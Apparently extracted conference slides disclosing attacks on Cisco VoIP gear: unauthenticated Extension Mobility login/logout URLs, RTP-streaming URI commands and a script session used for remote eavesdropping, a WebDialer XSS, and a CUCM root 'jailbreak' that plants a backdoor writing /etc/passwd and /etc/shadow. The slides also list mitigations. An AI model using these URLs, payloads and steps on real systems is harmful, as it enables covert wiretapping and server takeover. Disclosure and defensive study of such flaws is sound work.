


For Fun and Profit !!

Mobility features abuse (Cisco) [PSIRT-1533396864]

Full DISCLOSURE: Hack.lu conference October 2007

■ Remote login



The screenshot shows a Microsoft Internet Explorer browser window. The address bar contains the URL: `http://10.7.226.50/emapp/EMAppServlet?device=SEP0006D737D508&&userid=snk&seq=12345`. The browser's menu bar includes File, Edit, View, Favorites, Tools, and Help. The toolbar contains icons for Back, Forward, Stop, Refresh, Home, Search, Favorites, and various system icons. The main content area displays XML data:


```
- <CiscoIPPhoneText>
  <Title>Login response</Title>
  <Text>Login Successful</Text>
  <Prompt>Resetting please wait...</Prompt>
- <SoftKeyItem>
  <Name>Exit</Name>
  <URL>Key:Services</URL>
  <Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

`http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxxx&userid=XXX&seq=xxx`

Mobility features abuse (Cisco) [PSIRT-1533396864]

Full DISCLOSURE: Hack.lu conference October 2007

■ Remote login



The screenshot shows a Microsoft Internet Explorer browser window. The address bar contains the URL: `http://10.7.226.50/emapp/EMAppServlet?device=SEP0006D737D508&&userid=snk&seq=12345`. The address bar is circled in red. The main content area displays the following XML response:

```
- <CiscoIPPhoneText>
  <Title>Login response</Title>
  <Text>Login Successful</Text>
  <Prompt>Resetting please wait...</Prompt>
- <SoftKeyItem>
  <Name>Exit</Name>
  <URL>Key:Services</URL>
  <Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

`http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxxx&userid=XXX&seq=xxx`

Mobility features abuse (Cisco) [PSIRT-1533396864]

Full DISCLOSURE: Hack.lu conference October 2007

■ Remote logout

```
- <CiscoIPPhoneText>  
  <Title>Logout response</Title>  
  <Text>Logout Successful</Text>  
  <Prompt>Resetting please wait...</Prompt>  
- <SoftKeyItem>  
  <Name>Exit</Name>  
  <URL>Key:Services</URL>  
  <Position>1</Position>  
</SoftKeyItem>  
</CiscoIPPhoneText>
```

<http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxxx&doLogout=true>

Presence Management Software

- Telesnap of Snapware; now Netwise, provided presence management system.
 - This system performs some requests on IP phones
 - An account is created on the call Manager with full rights on all IP phones
- **So, if you catch this credential you**

Cisco URIs command

- The URIs provide access to embedded phone features such as placing calls, playing audio files, and invoking built-in object features.
 - URIs for Pressing Buttons on the Phone
 - URIs for Invoking SoftKeyFunctionality
 - URIs to Control RTP Streaming
 - Miscellaneous URIs

http://www.cisco.com/en/US/docs/voice_ip_comm/cuipph/all_models/xsi/7_0/english/programming/guide/xsi70uri.html

Cisco URIs command

- In our case we used the URIs to Control RTP Streaming.
- You can invoke RTP streaming via URIs command. You can instruct the phone to transmit or receive an RTP stream with the following specifications. So it's possible to perform a wiretapping in the meeting room or director's office.

```
<CiscoIPPhoneExecute><ExecuteItemPriority=\"0\"  
\"URL=\"\".RTPTx:10.100.100.250:32000.\"\"/>  
</CiscoIPPhoneExecute>
```

Cisco Unified IP Phone Remote Eavesdropping

Full DISCLOSURE - Hack.lu conference - October 2007

- URI commands allow
 - to make a call
 - to play a ring
 - to send RTP stream

vlc rtp://@:32000

```
snorky@lsosiable:~$ ./snk_cisco_abuse.py
Set IPphone IP @: 10.35.84.136
10.100.100.43
Entrez une commande URI:

Dial:2876
dial a number

Play:Vibe.raw
Play a ring

RTPTx:10.35.86.136:32000
send RTP stream to another phone

RTPRx:10.35.86.136:32000
receive RTP stream from a phone

Play:Vibe.raw
Enter username for SEP000F8FFBA4AC at 10.100.100.43: telesnap
Enter password for telesnap in SEP000F8FFBA4AC at 10.100.100.43:
<?xml version="1.0" encoding="iso-8859-1"?>
<CiscoIPPhoneResponse>
  <ResponseItem Status="0" Data="" URL="Play:Vibe.raw"/>
  <ResponseItem Status="0" Data="" URL=""/>
  <ResponseItem Status="0" Data="" URL=""/>
</CiscoIPPhoneResponse>
```

Cisco Unified IP Phone Remote Eavesdropping


- Internal URI command allow a IP phone to send RTP stream



<http://www.cisco.com/warp/public/707/cisco-sr-20071128-phone.shtml>


Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008



Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008



```
Sign in to Cisco WebDialer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://10.35.123.19/webdialer/Webdialer?cmd=doAuth&red=null
<html>
<head>
<title>Sign in to Cisco WebDialer</title>
<LINK rel="stylesheet" href="/webdialer/jsp/wd.css" type="text/css">
<script language="javascript">

var bType = "NS4";
var username = "";|

Done 10.35.123.19 JSESSIONID=B4E6F46AE62ABE7B2B2A127975B057BD
```

Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008


The screenshot shows a Mozilla Firefox browser window titled "Sign in to Cisco WebDialer - Mozilla Firefox". The address bar contains the URL "https://10.35.123.19/webdialer/Webdialer?cmd=doAuth&red=null". The browser's toolbar shows various settings like "Colors", "Images", "JavaScript", "Flash", "Clear Cache", "Clear Cookies", "Clear All", "Save Page", "Real UA", "Proxies", and "No Proxies".

The main content area displays the Cisco WebDialer login form. The text "Authentication failed, please try again" is shown in red. Below it, the "User ID:" label is followed by an empty text input field. A JavaScript error message is displayed in a dialog box, stating "The page at https://10.35.123.19 says: Hacked by SRC". The error message includes a yellow warning icon and an "OK" button.

The status bar at the bottom of the browser window shows "Read 10.35.123.19" on the left, a progress indicator in the middle, and "10.35.123.19" and "jSESSIONID=BEA67486ED9BD6B328A87F07070EAA56" on the right.

Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008



The screenshot shows the Cisco WebDialer Preferences form. It includes a title bar with a close button, a 'Preferred language' dropdown set to 'English', and three radio button options: 'Use permanent device' (selected), 'Use Extension Mobility', and 'Do not display call confirmation dialog'. Below these are two dropdown menus for 'Calling device' (set to 'SEP000BBEB2578D') and 'Calling line' (set to '-none-'). At the bottom are 'Submit' and 'Cancel' buttons.

Cisco WebDialer Preferences

Preferred language
English

Use permanent device

Calling device: SEP000BBEB2578D

Calling line: -none-

Use Extension Mobility

Use my logged in device

Do not display call confirmation dialog

Submit Cancel

<http://ipaddress/webdialer/Webdialer?cmd=doMakeCallProxy>

October 12, 2011 | slide 58

Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008

Popup d'altération

http://10.100.100.251/webdialer/Webdialer?cmd=doSetProfile&destination=8loc=fr&red=null

Nom de l'en-tête de la requête	Valeur de l'en-tête de la requête	Nom du paramètre Post	Valeur du paramètre Post
Host	10.100.100.251	prevPage	doMakeCall
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.2.10) Gecko	fallReason	null
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.1	lang	null
Accept-Language	fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3	fButton	ok
Accept-Encoding	gzip,deflate	sub	true
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7	displang	English
Keep-Alive	115	deviceMode	permanent
Connection	keep-alive	permDeviceSelect	SEP000B8E82578D
Referer	http://10.100.100.251/webdialer/Webdialer?red=null&cmd=doG	lineNumber	--none--
Cookie	JSESSIONID=3E00ECDCCCE96F94F28011B0AEB8A3D; uid=bru		

OK Annuler

<http://ipaddress/webdialer/Webdialer?cmd=doMakeCallProxy>

CUCM Jailbreak

- Situation: you have access to SSH console
- You want (need) root access
- One method was outlined by Recurity :)

CUCM Jailbreak

- Step 1: SSH to CUCM
- file dump sftpdetails ../.ssh/id_dsa
- connect with this key as sftpuser using sftp
- modify sftp_connect.sh

CUCM Jailbreak

- sftp_connect.sh should contain your backdoor
- We write to /etc/passwd and /etc/shadow
- chmod -i /etc/passwd /etc/shadow first!
- upload the bash script
- get it to execute:
 - file get tftp os7920.txt



Terminal -- bash -- 117x35

```
not-yours:cucmjailbreak obscure$ python cucmjailbreak.py
```

I

Solutions?

- encryption to the rescue (authentication & confidentiality)
- block all traffic on voice gateway (only allow CUCM)
- disable services on the phone (e.g. HTTP)

Questions / Answers

- Thanks for you attention
- Thanks to HITB team